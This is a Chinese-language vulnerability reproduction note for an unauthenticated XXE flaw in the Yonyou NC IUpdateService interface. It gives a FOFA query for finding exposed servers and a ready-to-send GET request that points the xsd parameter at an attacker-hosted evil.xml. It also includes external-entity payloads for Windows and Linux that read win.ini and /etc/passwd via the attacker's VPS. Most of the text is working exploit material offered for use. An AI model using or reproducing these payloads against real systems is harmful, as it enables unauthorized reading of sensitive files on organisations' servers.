
Y4-28用友-NC-XXE

漏洞描述：

用友 NC IUpdateService接口存在XML实体注入漏洞，未经身份认证的攻击者可以通过此漏洞获取敏感信息，读取系统内部文件，使系统处于极不安全状态。

网站图片：



网络测绘：

fofa语法：

app="用友-UFIDA-NC"

漏洞复现：

payload：

```
GET /uapws/service/nc.uap.oba.update.IUpdateService?xsd=http://x.x.x.x/evil.xml HTTP/1.1
Host: your-ip
Pragma: no-cache
Cache-Control: no-cache
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
```

效果图:
任意文件读取利用，需要VPS上建立对应操作系统的xml文件，然后开启http服务。xml文件如下

```
windows:
<?xml version="1.0"?><!DOCTYPE test [<!ENTITY name SYSTEM "file:///c://windows/win.ini">]><user><username>&name;</username><password>1</password></user>

linux:
<?xml version="1.0"?><!DOCTYPE test [<!ENTITY name SYSTEM "file:///etc/passwd">]><user><username>&name;</username><password>1</password></user>
```

验证